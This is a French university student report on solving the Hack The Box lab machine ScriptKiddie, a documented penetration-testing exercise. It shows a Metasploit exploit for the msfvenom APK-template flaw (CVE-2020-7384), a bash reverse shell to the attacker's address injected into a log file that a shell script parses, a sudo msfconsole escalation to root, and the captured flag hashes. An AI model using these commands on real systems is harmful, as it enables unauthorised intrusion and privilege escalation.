Université de Paris

Année universitaire 2020-2021

Rapport de cybersécurité

Résolution de la machine Hack The Box : ScriptKiddie

Projet réalisé par Quentin Guardia, quentin.guardia@etu.u-paris.fr, M1 Cybersécurité FI

Sous la direction de M. Salem

Table des matières

Présentation

Dans le cadre de la matière de cybersécurité, j'ai piraté une machine disponible sur le site Hack The Box. Il s'agit de la machine ScriptKiddie, créée par l'utilisateur 0xdf. C'est une machine facile à compromettre, fonctionnant sous Linux. Elle est disponible à cette adresse :

https://app.hackthebox.eu/machines/ScriptKiddie

L'objectif est de trouver les deux fichiers suivants sur la machine : user.txt et root.txt. Ces deux fichiers texte contiennent un hash. Il suffit de les trouver pour que la machine soit piratée. Je présenterai donc le long de ce rapport comment j'ai réussi à pirater la machine, captures d'écran à l'appui.

Dans le but de me connecter à la machine, j'ai d'abord dû me connecter à un serveur VPN, grâce à un fichier disponible sur le site de Hack The Box. Ainsi, j'ai obtenu un fichier ovpn que j'ai lancé de la sorte :

```
sudo openvpn <nom_utilisateur>.ovpn
```

Afin d'être mis en relation avec la machine cible. Attaquons-nous à présent à la résolution de la machine.

Reconnaissance

J’apprends sur le site que l’adresse IP de la machine est 10.10.10.226. La première étape pour avoir un aperçu est de scanner les ports. Pour cela, j’utilise nmap avec les arguments -sC et -sV. Ils servent respectivement à faire un script scan et apporter des informations sur les services et leurs versions.

```
nmap -sC -sV 10.10.10.226
```


Voici la sortie obtenue sur le terminal :

```
quentin@quentin-hp:~$ nmap -sC -sV 10.10.10.226

Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-29 13:51 CEST
Nmap scan report for 10.10.10.226
Host is up (0.019s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.00 seconds
```

On apprend que les ports 22 et 5000 sont ouverts. Le port 22 est utilisé pour un serveur SSH. Quant au port 5000, il est utilisé pour un serveur web HTTP, activé avec python. On peut même voir le titre de la page web.

Énumération

On se rend donc sur la page web pointant vers http://10.10.10.226:5000. On y trouve une page de piratage, comme en atteste la capture d'écran ci-dessous.




On y voit trois outils :

- nmap pour scanner les ports d’une adresse IP à rentrer. Inutile de plus présenter cet outil.
- venom pour générer des payloads. Plus exactement, pour générer un shell qui réalise un reverse tcp dans notre cas. On a le choix de l’OS de la victime et d’une template pour configurer le payload.
- searchsploit pour effectuer des recherches dans une base de données d’exploits existants. C’est-à-dire que même hors-ligne, on peut via ce moteur de recherche, trouver les exploits connus de l’outil donné, comme wordpress, etc.

Exploit de l’utilisateur kid

J’ai essayé de trouver une faille en lisant le code source de la page. Je n’ai rien trouvé d’intéressant. J’ai même tenté de me connecter par SSH à la machine, en vain. J’ai ensuite cherché à utiliser les deux derniers outils que je ne connaissais pas. Je n’ai pas su comment employer venom. En revanche, grâce à searchsploit, j’ai pu savoir que venom avait des failles :



J’ai donc chercher les vulnérabilités de cet outil sur internet. Et en effet il existe un exploit pour venom, écrit en python par Justin Steven et connu sous le nom de CVE-2020-7384. Ce framework, disponible sur Metasploit, créée un template sous forme d’un fichier APK. Une fois sur la machine de l’hôte, le pirate peut exécuter des commandes à distance via ce fichier.

On va donc profiter de la faille grâce à Metasploit. D’abord, un petit rappel pour installer Metasploit, si ce n’est pas déjà fait. Il faut rentrer les commandes suivantes :

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
```

```
chmod 755 msfinstall
```

```
./msfinstall
```

```
msfdb init
```

```
msfconsole
```

On lance maintenant Metasploit, avant de choisir le framework correspondant à la faille évoquée, à l’aide de use. On entre alors :

```
use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
```

```
msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > show options

Module options (exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.apk          yes       The APK file name


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.192.181.41    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ici l'adresse IP assignée à LHOST n'est pas correcte. Elle doit correspondre à celle de la machine pirate par rapport à la machine de la victime. Comme on est sur le même réseau grâce au VPN, il faut mettre l'adresse IP locale que l'on a grâce au VPN. On la trouve avec un simple ifconfig, dans un autre terminal :

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.106  netmask 255.255.254.0  destination 10.10.14.106
        inet6 fe80::dcb9:3b93:4f63:e1ce  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1068  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100
```

On retourne sur Metasploit pour mettre à jour LHOST et créer l'APK qui va réaliser l'attaque à l'aide de run. Il faut retenir que LPORT=4444.

```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LHOST 10
.10.14.106
LHOST => 10.10.14.106
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run

[+] msf.apk stored at /home/quentin/.msf4/local/msf.apk
```


On obtient alors l'APK qui contient le shellcode dans $HOME/.msf4/local/msf.apk

Comme le montre une capture plus haut, LPORT=4444. Le fichier est configuré pour que le port d'écoute du pirate soit 4444. Avant de lancer l'injection, on va donc écouter ce port à l'aide de netcat avec la commande :

```
nc -nlvp 4444
```

L'argument « n » empêche de faire une recherche de DNS ou de service. « l » permet de seulement écouter les connexions entrantes, c'est-à-dire sans les initier. « v » offre une sortie plus verbeuse et p sert à cibler un port précis, ici 4444.

On peut alors uploader l'exploit sur la page web. Comme la template est un APK, il faut sélectionner l'OS Android. J'ai personnellement entré 127.0.0.1 pour le champ lhost.



Si une erreur « something went wrong » apparaît à côté de l'outil, alors c'est bon signe. Et en effet, la magie opère ! On peut voir une connexion entrante sur netcat, sur le port 4444 :

```
quentin@quentin-hp:~$ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.10.226 47134 received!
```

Vers user.txt

On se familiarise maintenant avec la machine. On regarde par exemple sous quel utilisateur on est connecté ou les fichiers présents dans le dossier. J'ai décidé d'utiliser un terminal interactif en Python avec la bibliothèque pty, grâce à la commande :

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
quentin@quentin-hp:~$ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.10.226 47134 received!
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
ls
__pycache__
app.py
static
templates
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Par la suite, on va dans le dossier $HOME pour trouver le Saint Graal: user.txt

```
kid@scriptkiddie:~/html$ cd ..
cd ..
kid@scriptkiddie:~$ ls
ls
html  logs  snap  user.txt
kid@scriptkiddie:~$ cat user.txt
cat user.txt
d97891a7a526d3ae66fd3c0ce796b2f1
```

Cependant on n'a pas accès à /root/root.txt, car il faut être en root pour cela. Il faut trouver un moyen d'augmenter les privilèges pour devenir super utilisateur. Je n'ai pas réussi à partir du répertoire de l'utilisateur kid. La commande « sudo -l » ne donne rien de probant.

Cependant, j'ai trouvé un autre utilisateur, pwn. En fouillant dans les fichiers de pwn, un script retient mon attention. Il s'agit de scanlosers.sh dans le dossier principal. Le voici :

```
kid@scriptkiddie:~$ cd ..
cd ..
kid@scriptkiddie:/home$ ls
ls
kid  pwn
kid@scriptkiddie:/home$ cd pwn
cd pwn
kid@scriptkiddie:/home/pwn$ ls
ls
recon  scanlosers.sh
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

Exploit de l'utilisateur pwn

D'après la capture précédente, les logs contenus dans le fichier /home/kid/logs/hackers sont décortiqués pour scanner avec nmap l'adresse IP des pirates, présentes dans chaque ligne de log. Cependant il existe une faille. En effet, le script utilise sh -c pour exécuter en tant que script shell une chaîne de caractères.

Revenons-en aux faits : seul pwn peut lancer ce script. Pour avoir tenté, kid ne peut pas. Il faut trouver un stratagème pour injecter une commande en exploitant la faille. On va tout simplement écrire un reverse shell en bash dans le fichier hacker. Ce shell plus exactement :

```
  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.106/4443 0>&1' #
```

Plusieurs choses sont importantes à comprendre dans cette commande :

- « /bin/bash -c » exécute la chaîne de caractères qui suit comme une commande.
- « bash -i » lance un shell interactif
- « >& /dev/tcp/10.10.14.106/4443 » redirige la sortie standard du shell interactif vers mon adresse TCP, 10.10.14.106:4443.
- « 0>&1 » redirige l'entrée standard de l'adresse distance, mon terminal en écoute, vers le shell interactif

Enfin, on termine par un croisillon pour éviter de diriger la sortie vers /dev/null

Avant d'ajouter le reverse shell, on écoute sur le port 4443 avec netcat dans un nouveau terminal :

```
nc -nlvp 4443
```

Puis, une fois dans le dossier kid/logs, on ajoute le reverse shell dans hackers à l'aide de la commande suivante :

```
echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.106/4443 0>&1' #" >>
hackers
```

```
kid@scriptkiddie:/home/pwn$ cd ../kid/logs
cd ../kid/logs
kid@scriptkiddie:~/logs$  echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.10
6/4443 0>&1' #" >> hackers
<i >& /dev/tcp/10.10.14.106/4443 0>&1' #" >> hackers
kid@scriptkiddie:~/logs$
```

Mission réussie ! On a une session bash interactive avec comme utilisateur pwn sur notre second terminal :

```
quentin@quentin-hp:~$ nc -nlvp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from 10.10.10.226 48098 received!
bash: cannot set terminal process group (847): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

Augmentation des privilèges (root.txt)

On s'approprie la session. Contrairement à l'utilisateur kid, pwn peut lancer une commande en tant que super utilisateur sans mot de passe. Il s'agit de la console de Metasploit, la msfconsole. On le sait grâce à la commande :

```
sudo -l
```

```
pwn@scriptkiddie:~$ id
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

Or on peut lancer l'interpréteur bash à partir de la console de la msfconsole. On la lance donc en root sans plus attendre.

```
sudo msfconsole
```

On invoque alors l'interpréteur /bin/bash. On est à présent en root.

```
msf6 > /bin/bash
stty: 'standard input': Inappropriate ioctl for device
[*] exec: /bin/bash

whoami
root
ls
recon
scanlosers.sh
cd ..
ls
kid
pwn
```


Il ne manque plus qu'à ouvrir le fichier /root/root.txt, auquel l'accès est désormais possible.

```
cd ..
cd root
ls
root.txt
snap
cat root.txt
12411fa8ab1a841b8a1df1752f78ec5a
```

La machine est entièrement piratée.

Soumission des flags sur Hack The Box

On valide les flags sur le site Hack The Box, pour valider correctement la compromission de la machine ScriptKiddie.



Sources des images

- Logo de l'Université de Paris : https://reacte.lem.univ-paris-diderot.fr/wp-content/uploads/2019/06/logo_UParis.png
- Captures d'écran personnelles, pouvant montrer Metasploit ou Hack The Box.